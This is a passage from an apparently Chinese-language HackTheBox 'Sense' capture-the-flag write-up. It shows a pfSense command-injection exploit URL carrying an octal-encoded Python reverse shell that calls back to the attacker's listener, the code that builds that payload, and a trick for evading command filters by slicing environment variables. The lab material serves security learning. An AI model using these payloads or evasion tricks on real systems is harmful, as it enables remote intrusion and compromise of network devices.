        ('User-Agent','Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0'),
```



OK，利用页面是存在的，接下来直接修改脚本将完整的 exploit 打印出来。

```
login_url = 'https://' + rhost + '/index.php'
exploit_url = "https://" + rhost + "/status_rrd_graph_img.php?database=queues;"+"printf+" + "'" + payload + "'|sh"
print(exploit_url)
```


```
┌──(kali㉿kali)-[~/hackthebox/Sense]
└─$ python3 43560.py --rhost 10.10.10.60 --lhost 10.10.16.4 --lport 9900 --username rohit --password pfsense
Could not connect to host!

┌──(kali㉿kali)-[~/hackthebox/Sense]
└─$ vim 43560.py

┌──(kali㉿kali)-[~/hackthebox/Sense]
└─$ vim 43560.py

┌──(kali㉿kali)-[~/hackthebox/Sense]
└─$ python3 43560.py --rhost 10.10.10.60 --lhost 10.10.16.4 --lport 9900 --username rohit --password pfsense
https://10.10.10.60/status_rrd_graph_img.php?database=queues;printf+'\12\160\171\164\150\157\156\40\55\143\40\47\151\155\160\157\162\164\40\163\157\143\153\145\164\54\163\165\142\160\162\157\143\145\163\163\54\157\163\73\12\163\75\163\157\143\153\145\164\56\163\157\143\153\145\164\50\163\157\143\153\145\164\56\101\106\137\111\116\105\124\54\163\157\143\153\145\164\56\123\117\103\113\137\123\124\122\105\101\115\51\73\12\163\56\143\157\156\156\145\143\164\50\50\42\61\60\56\61\60\56\61\66\56\64\42\54\71\71\60\60\51\51\73\12\157\163\56\144\165\160\62\50\163\56\146\151\154\145\156\157\50\51\54\60\51\73\12\157\163\56\144\165\160\62\50\163\56\146\151\154\145\156\157\50\51\54\61\51\73\12\157\163\56\144\165\160\62\50\163\56\146\151\154\145\156\157\50\51\54\62\51\73\12\160\75\163\165\142\160\162\157\143\145\163\163\56\143\141\154\154\50\133\42\57\142\151\156\57\163\150\42\54\42\55\151\42\135\51\73\47\12'|sh
Could not connect to host!
```

printf后的 char 对应的内容为：


```
# command to be converted into octal
command = """
python -c 'import socket,subprocess,os;
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("%s",%s));
```

```
os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);
p=subprocess.call(["/bin/sh","-i"]);'
""" % (lhost, lport)

payload = ""

# encode payload in octal
for char in command:
        payload += ("\\\\" + oct(ord(char)).lstrip("0o"))

```

又GET到一个可以bypass命令执行的技巧，奶思啊



将至将其粘贴至浏览器，发现监听的NC已经成功上线。




学习-利用env进行bypass命令注入

做完该题后，查看IPPSEC的视频，发现他在bypass这个命令执行时用了另外一个技巧（继续GET，向大佬学习）。

通过 `env` 命令查看定义的环境变量，接着利用变量的值进行字符串截取，利用截取的内容去bypass。

比如 `PWD=/home/kali/hackthebox/Sense`，这样在执行命令时 `find ${PWD}` 就是 `find /home/kali/`

利用字符截取也可以做到，如 `${PWD:0:1}`，它的意思就是PWD开头从0起始到1位结束，也就是`/`



参考